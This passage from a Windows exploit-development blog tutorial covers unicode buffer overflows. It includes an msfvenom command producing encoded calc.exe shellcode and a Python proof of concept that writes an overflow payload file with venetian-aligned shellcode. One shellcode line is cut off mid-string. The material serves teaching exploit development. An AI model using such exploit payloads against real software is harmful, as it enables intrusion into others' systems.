
First, the address stopped at `0xcc`; now let’s write shellcode at that location.

```
kali@kali:~/Desktop$ msfvenom -p windows/exec cmd=calc.exe -e x86/unicode_upper BufferRegister=EAX
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/unicode_upper
x86/unicode_upper succeeded with size 517 (iteration=0)
x86/unicode_upper chosen with final size 517
Payload size: 517 bytes
PPYAIAIAIAIAQATAXAZAPU3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB
AB30APB944JBKLK8E2M0KPKPS03YZEP17P2DDKPPP04KQBLLDK0RMDDKRRO8LOH70JMV01KOVLOLC13LKRNLMP7QXOLMM18G9RKB0R1GDKQBN0DK0JOL4
KPLN13HJC0HKQZ1R14K1IO0KQ8SDK19MHYSNZQ9TK04DKM1XV01KO6LI18OLMM1GWP89PSEJVLCCMZXOK3MO4D5K428DK0XNDM1XS36TKLLPKDK28MLKQ
YCTKKTTKKQJ0SY14MTNDQKQK310Y0ZB1KOIP1O1O1J4KLRZKTMQM2JKQTMU57BKPM0M0PPC801DKBOSWKO9E7KZPGEUR0VC8764UGM5MKOHUOLM6SLKZ5
0KKK0RUKUWKPGMCD22O2JM023KOYE2CS1BL1SNNBED81UKPAA
kali@kali:~/Desktop$
```

Final Poc.

Python

```python
#!/usr/bin/python

buffer= "A"*1982
buffer+="\x61\x62"
buffer+="\xb3\x55"

#-Venetian shellcode

buffer+="\x51"                  #POP EBX is the register closest to our shellco
buffer+="\x42"                  #Venetian padding
buffer+="\x58"                  #POP EAX and put ECX into EAX
buffer+="\x42"                  #Venetian padding
buffer+="\x42"                  #Venetian padding --- here i put one more
buffer+="\x05\x28\x11"          #ADD EAX, 0x11002800
buffer+="\x42"                  #Venetian padding
buffer+="\x2d\x13\x11"          #SUB EAX, 0x11001300
buffer+="\x42"                  #Venetian padding
buffer+="\x50"                  #PUSH EAX
buffer+="\x42"                  #Venetian padding
buffer+="\xc3"                  #RETN

buffer+="\x90"*58
#Calc.exe shellcode
buffer+="PPYAIAIAIAIAQATAXAZAPU3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIA
buffer+="\x44"*(5000-len(buffer))
f=open('exploit.txt','w');
f.write(buffer);
f.close();
print "[+] File create."
```



Reference

https://www.corelan.be/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/

http://www.fuzzysecurity.com/tutorials/expDev/5.html

https://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

http://lilxam.tuxfamily.org/blog/?p=259&lang=en

https://www.securitysift.com/windows-exploit-development-part-7-unicode-buffer-overflows/

windows, windows-exploit-dev, asm

#windows #windows-exploit-dev #asm #reverse-engineering

Share:

Further Reading

Jan 10, 2019

WINDOWS EXPLOIT DEVELOPMENT PART I

Setup Environment Hello everyone. Today, I will show you how to use WinDbg and Immunity Debugger to make a buffer overflow. I'll pay more attention to WinDbg…

Jan 16, 2019

WINDOWS EXPLOIT DEVELOPMENT PART II

Windows Exploit Development Part II Hello everyone. Today, I'll show you the different skills you need to create exploits. In this section, I'll talk more…

Jan 18, 2019

WINDOWS EXPLOIT DEVELOPMENT PART III

SEH Handler mechanism behind the application Hello everyone. I'll be talking about Windows Exploit Development SEH today. The second flaw I found was in…

OLDER
Windows Exploit Development Part VI

NEWER
Volatility: Extract Password from RAM